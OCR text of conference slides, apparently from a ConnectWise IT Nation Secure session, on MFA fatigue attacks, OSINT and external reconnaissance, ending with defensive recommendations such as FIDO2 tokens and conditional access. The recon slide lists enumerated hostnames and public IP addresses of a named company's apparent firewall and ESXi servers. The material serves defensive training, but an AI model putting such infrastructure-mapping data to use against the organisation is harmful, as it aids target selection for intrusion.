
MFA Fatigue


ACME
Acme, Inc.
Development Server
wilecoyote
10.15.2.140
Ann Arbor, MI
4:21 PM EST
February 14, 2014
Approve
Deny

OSInt



External Recon and Enumeration




"MS=ms55947784"

Host Records (A) ** this data may not be current as it uses a static database (updated monthly)

netstandard.com HTTP: cloudflare	141.193.213.11	CLOUDFLARESPECTRUM Cloudflare, Inc. United States
nsi-fw-w1-ac1-1-1-10.netstandard.com	139.146.128.190 nsi-fw-w1-ac1-1-1-10.netstandard.com	LIGHTEDGE-AS-02 United States
vesx010.netstandard.com	139.146.144.154	LIGHTEDGE-AS-02 United States
esx0020.netstandard.com	139.146.144.152	LIGHTEDGE-AS-02 United States
esx0001.netstandard.com	139.146.144.192	LIGHTEDGE-AS-02 United States
cesx001.netstandard.com	139.146.144.190	LIGHTEDGE-AS-02 United States
desx001.netstandard.com	139.146.144.172	LIGHTEDGE-AS-02 United States
vesx001.netstandard.com	139.146.144.134 esx0001.netstandard.com	LIGHTEDGE-AS-02 United States
ds-kc-no1-ni1.netstandard.com	139.146.216.18 mxout.mysmartcost.com	LIGHTEDGE-AS-02 United States
esx0002.netstandard.com	139.146.144.193	LIGHTEDGE-AS-02 United States
cesx002.netstandard.com	139.146.144.191	LIGHTEDGE-AS-02

Attack the easy target



Attack the devices people don’t patch

How do I protect against this –

1. FIDO2 Tokens are not susceptible to Phishing methods of stealing the token

2. Microsoft Conditional Access Policies covering:

    Session Lifetime Settings
    Strong Authentication requirements for technicians using FIDO2 tokens
    Device compliance Policies

3. DNS Protection against newly registered domains (Not perfect)

4. Ensure infrastructure and assets are kept up to date

5. Limit Externally exposed assets using reverse proxies and tunnel to only internal assets

6. Limit infrastructure that you use Public DNS entries for

7. Security Awareness training including, Phishing, OSINT (Facebook, LI), Incident Reporting


IT NATION
SECURE
IT NATION
CONNECTWISE
IT NATION
CONNECTWISE

Don't forget to fill out your

SESSION SURVEY